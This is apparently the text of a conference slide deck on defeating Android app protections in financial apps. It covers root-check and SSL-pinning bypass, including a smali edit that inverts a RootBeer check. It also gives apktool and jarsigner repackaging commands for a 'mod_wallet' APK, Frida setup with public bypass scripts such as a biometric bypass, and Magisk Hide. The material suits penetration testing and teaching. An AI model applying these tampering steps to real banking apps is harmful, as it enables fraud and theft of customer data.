Defeating Modern Android Security Measures

- Mudit Jaiswal | Aman Sachdev

WHOAMI – Aman Sachdev

- Aman – Hacker by profession, developer at heart
- Currently – Product Security Engineer at Vmware (Broadcom)
- Previously - Red Team – Web Application exploitation specialist + Social Engineering Campaign Architect + Reverse Engineering SME
- Breaking tech for over a decade
- I talk security, walk security, sleep security and eat security

WHOAMI – Mudit Jaiswal

- Application Security Engineer by day, Hacker at night.
- Currently – Working with one of the major bank in Dubai, UAE.
- Previously - Red Team – Web and Mobile Application exploitation specialist.
- Specialty in breaking Applications dealing with direct and indirect finances.
- Overall 7+ years of experience.

Attackers Goal - Financial Apps

- Register dummy accounts for testing
- Attack technical and logical vulnerabilities in applications
- Attack payment gateway integrations
- Find ways to steal/earn money
- Abuse rate-limiting flaws to gain monetary benefits
- Gain access to sensitive customer information via APIs

Key Objectives

- Running app in rooted environment for higher monitoring and manipulation capabilities
- API level request interception
- Code flow modification for bypassing app level checks

Major Hindrances

- SSL pinning
- Root Checks
- Anti Frida
- Tamper detection
- Client Side encryption
- Device Fingerprinting and blacklisting
- SafetyNet
- Google Play Integrity

Conventional Methods

- Root check bypass
  - Root cloak(Xposed Framework),
  - Magisk Hide
  - Zygisk
  - Manually finding responsible code and changing smali
  - Objection
  - Public Frida scripts
- SSL pinning bypass
  - Using older Android versions (<10)
  - Root CA certificates (Magisk module)
  - Replacing CA/Thumbprints in APK
  - Objection
  - Public Frida Scripts

Oldest method – Decompile <backsmali-resmali> Recompile

Decompiling APKs

```
PS D:\Software\Security\apktools> ./apktools.bat d "D:\                    _P.1.62-debug (1).apk"
I: Using Apktool 2.9.3 on                    (1).apk
I: Loading resource table...
I: Decoding file-resources...
I: Loading resource table from file: C:\Users\amans\AppData\Local\apktool\framework\1.apk
I: Decoding values */* XMLs...
I: Decoding AndroidManifest.xml with resources...
I: Regular manifest package...
I: Baksmaling classes.dex...
I: Baksmaling classes2.dex...
I: Baksmaling classes3.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
I: Copying META-INF/services directory
```

kotlin	06-06-2024 01:36	File folder	
lib	06-06-2024 01:36	File folder	
META-INF	06-06-2024 01:36	File folder	
original	06-06-2024 01:36	File folder	
res	06-06-2024 01:35	File folder	
smali	06-06-2024 01:35	File folder	
smali_classes2	06-06-2024 01:35	File folder	
smali_classes3	06-06-2024 01:36	File folder	
unknown	06-06-2024 01:36	File folder	
AndroidManifest.xml	06-06-2024 01:35	Microsoft Edge H...	14 KB
apktool.yml	06-06-2024 01:36	YML File	6 KB

Modifying APKs – Hardcoded certs and Manifest

- Find .cer files and replace them with Burp Certificate
- Check for json/config files containing SHA hash of trusted certificate, replace it with Burp's certificate's thumbprint

```
{
  "name" : "my.domain.com",
  "fingerprint" : "jymEKdgGPv1zSp61CYya5c2fR9fTLe8tKnWF6857iLA=",
  "expires" : 1543322263,
  "signature" : "MEUCICOs9bb6TIEmRNHCekxn9URADLYuuZnk4aftpVDzdwmWAiEAlU2r9VDEnAWryxvbAsSJfIlCQjKfumdFbZ
}
```

```
PS [redacted]-master> dir -s *.cer

    [redacted]master\src\main\assets\certificates

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         06-06-2024     01:01           1951 mobileic3com.cer
-a----         06-06-2024     01:01           1959 mobiletestic3com.cer
```

Finding rootcheck code

- Decompile APK using JADX-GUI
- Search for strings like “superuser” “/bin/su” “rooted” etc


RootChecker | Const

```java
package com.scottyab.rootbeer;

import java.util.ArrayList;
import java.util.Arrays;

/* loaded from: classes6.dex */
public final class Const {
    public static final String BINARY_BUSYBOX = "busybox";
    public static final String BINARY_SU = "su";
    public static final String[] knownRootAppsPackages = {"com.noshufou.android.su",
"com.noshufou.android.su.elite", "eu.chainfire.supersu", "com.koushikdutta.superuser",
"com.thirdparty.superuser", "com.yellowes.su", "com.topjohnwu.magisk", "com.kingroot.kinguser
"com.kingo.root", "com.smedialink.oneclickroot", "com.zhiqupk.root.global", "com.alephzain.fr
    public static final String[] knownDangerousAppsPackages = {"com.koushikdutta.rommanager",
"com.koushikdutta.rommanager.license", "com.dimonvideo.luckypatcher", "com.chelpus.lackypatch
"com.ramdroid.appquarantine", "com.ramdroid.appquarantinepro",
"com.android.vending.billing.InAppBillingService.COIN", "com.chelpus.luckypatcher"};
    public static final String[] knownRootCloakingPackages = {"com.devadvance.rootcloak",
"com.devadvance.rootcloakplus", "de.robv.android.xposed.installer", "com.saurik.substrate",
"com.zachspong.temprootremovejb", "com.amphoras.hidemyroot", "com.amphoras.hidemyrootadfree",
"com.formyhm.hiderootPremium", "com.formyhm.hideroot"};
    public static final String[] suPaths = {"/data/local/", "/data/local/bin/", "/data/local/
"/sbin/", "/su/bin/", "/system/bin/", "/system/bin/.ext/", "/system/bin/failsafe/", "/system/
"/system/usr/we-need-root/", "/system/xbin/", "/cache/", "/data/", "/dev/"};
    public static final String[] pathsThatShouldNotBeWritable = {"/system", "/system/bin", "/
"/system/xbin", "/vendor/bin", "/sbin", "/etc"};
```

RootChecker

```java
package com.[redacted].utils;

import android.content.Context;
import com.[redacted].clevertap.RootDeviceAttributes;
import com.[redacted].helper.Analytics;
import com.[redacted].helper.DeviceInfoUtils;
import com.scottyab.rootbeer.Const;
import com.scottyab.rootbeer.RootBeer;

/* loaded from: classes6.dex */
public class RootChecker {
    private static RootChecker mInstance = null;
    private Boolean isRooted = null;

    private RootChecker() {
    }

    public static RootChecker getInstance() {
        if (mInstance == null) {
            synchronized (RootChecker.class) {
                if (mInstance == null) {
                    mInstance = new RootChecker();
                }
            }
        }
        return mInstance;
    }

    public void isRooted(final Context context, final RootCheckListener listener) {
        Boolean bool = this.isRooted;
        if (bool == null) {
            final AppExecutors executors = AppExecutors.getInstance();
            executors.computation().execute(new Runnable() {
// from class: com.[redacted].utils.RootChecker.1
                @Override // java.lang.Runnable
                public void run() {
                    RootBeer rootBeer = new RootBeer(context);
                    RootChecker.this.isRooted = Boolean.valueOf(rootBeer.isRooted());
                    RootChecker.this.isRooted = false;
                    if (RootChecker.this.isRooted.booleanValue()) {
                        try {
                            new RootDeviceAttributes(true, rootBeer.detectRootManagementApps(), rootBeer.
detectPotentiallyDangerousApps(), rootBeer.checkForBinary(Const.BINARY_SU), rootBeer.checkForDangerousProps()
, rootBeer.checkForRWPaths(), rootBeer.detectTestKeys(), rootBeer.checkSuExists(), rootBeer.
checkForRootNative(), rootBeer.checkForMagiskBinary(), DeviceInfoUtils.getAndroidId(context)).fireEvent();
                            Analytics.trackRootedDevice(true);
                        } catch (Exception e) {
                            e.printStackTrace();
                        }
                        executors.mainThread().execute(new Runnable() {
// from class: com.[redacted].utils.RootChecker.1.1
                            @Override // java.lang.Runnable
                            public void run() {
                                if (listener != null) {
                                    listener.setDeviceAsRooted();
                                }
                            }
                        });
                    }
                }
            });
        } else {
            if (!bool.booleanValue() || listener == null) {
                return;
            }
            listener.setDeviceAsRooted();
        }
    }
}
```

Smali equivalent



RootChecker.smali

```
    .line 30
    :cond_1
    :goto_0
    sget-object v0, Lcom[redacted]_new/utils/RootChecker;->mInstance:Lcom[redacted]_new/utils/RootChecker;

    return-object v0
.end method


# virtual methods
.method public isRooted(Landroid/content/Context;Lcom[redacted]_new/utils/RootCheckListener;)V
    .locals 3
    .param p1, "context"    # Landroid/content/Context;
    .param p2, "listener"    # Lcom[redacted]_new/utils/RootCheckListener;

    .line 39
    iget-object v0, p0, Lcom[redacted]_new/utils/RootChecker;->isRooted:Ljava/lang/Boolean;

    if-nez v0, :cond_0

    .line 40
    invoke-static {}, Lcom/[redacted]_new/utils/AppExecutors;->getInstance()Lcom/[redacted]_new/utils/AppExecutors;

    move-result-object v0

    .line 41
    .local v0, "executors":Lco[redacted]_new/utils/AppExecutors;
    invoke-virtual {v0}, Lcom/[redacted]new/utils/AppExecutors;->computation()Ljava/util/concurrent/Executor;

    move-result-object v1

    new-instance v2, Lcom/[redacted]_new/utils/RootChecker$1;

    invoke-direct {v2, p0, p1, v0, p2}, Lcom[redacted]_new/utils/RootChecker$1;-><init>(Lcom/[redacted]new/utils/RootCh
    RootCheckListener;)V

    invoke-interface {v1, v2}, Ljava/util/concurrent/Executor;->execute(Ljava/lang/Runnable;)V
```

Change if condition

```
.line 68
:cond_0
invoke-virtual {v0}, Ljava/lang/Boolean;->booleanValue()Z

move-result v0

if-eqz v0, :cond_1

.line 69
if-eqz p2, :cond_2

invoke-interface {p2}, Lcom/[redacted]utils/
RootCheckListener;->setDeviceAsRooted()V

goto :goto_1

.line 68
:cond_1
:goto_0
nop
```

```
:cond_0
invoke-virtual {v0}, Ljava/lang/Boolean;->booleanValue()Z

move-result v0

if-nez v0, :cond_1

.line 69
if-eqz p2, :cond_2

invoke-interface {p2}, Lcom/[redacted]utils/
RootCheckListener;->setDeviceAsRooted()V

goto :goto_1
```

Compile back -> sign -> deploy


- apktool b [folder] -o mod_wallet.apk
- keytool -genkey -v -keystore key.keystore -keyalg RSA -keysize 2048 -validity 99999
- jarsigner -verbose -sigalg MD5withRSA -digestalg SHA1 -keystore key.keystore mod_wallet.apk

Runtime Behaviour Modification

Xposed Framework

- Uses hooks in App and System calls to modify the behaviour of Android Apps without the need to modify APK files. Powered by 100s of community made modules. No need to flash fancy ROMs
- https://github.com/devadvance/rootcloak - Uses several techniques such as hiding SU binaries, Superuser APKs etc for specific apps that detect root
- Xposed also has modules such as SSLunpinning - https://github.com/ac-pm/SSLUnpinning_Xposed
- Drawback – As Xposed modifies system partitions, it is detected by newer android security features such as Google SafetyNet

Airtel – Bypassed using Xposed + Root Cloak




- https://github.com/devadvance/rootcloak


Magisk


- https://topjohnwu.github.io/Magisk/ - Magisk is a newer Android customisation framework that uses a “systemless” approach and a lot of new enhanced modules for numerous requirements that we may have.
- Has hundreds of public modules, even exported modules from Xposed
- Works on newer versions of Android >8
- Easy to install


Root Check bypass inbuilt – Magisk Hide

- https://topjohnwu.github.io/Magisk/ - Magisk is a newer Android customisation framework that uses a “systemless” approach and a lot of new enhanced modules for numerous requirements that we may have.
- Magisk Manager -> Settings -> Magisk Hide











MagiskHide – Selective Apps


- Newer versions of Magisk Hide has option to hide from selected apps
- Just selecting the target app is not enough, select all google services as well




MagiskTrustUserCerts

- Install Module -> Add user certificates -> reboot device -> confirm
- Moves all User Installed Certs to System Trust list







Hooking and Function call manipulation

Frida


- Frida - Dynamic code instrumentation tool. Requires Root
- Monitor and alter function calls in realtime
- Read and Modify app memory in real time
- No Smali<->Backsmali drama. Write simple code in JS
- Community Driven i.e Public scripts to bypass library based detection modules - codeshare.frida.re
- SSL Pinning + Rootcheck Bypass + so much more


Frida Setup

- **pip install frida-tools**
- **Download Frida-server from** https://github.com/frida/frida/releases
- **adb push frida-server /data/local/tmp/**
- **adb shell “chmod 755 /data/local/tmp/frida-server”**
- **adb shell “/data/local/tmp/frida-server &”**
- **adb shell ps | findstr /i [app name]**
- **frida -U -p [PID] [or -f org.a.b.c.package] --codeshare fdciabdul/frida-multiple-bypass**

Public Scripts – Biometric Bypass

- Bypassing Biometric Authentication using - https://codeshare.frida.re/@ax/universal-android-biometric-bypass/






Example – Card Details - Printing AES keys

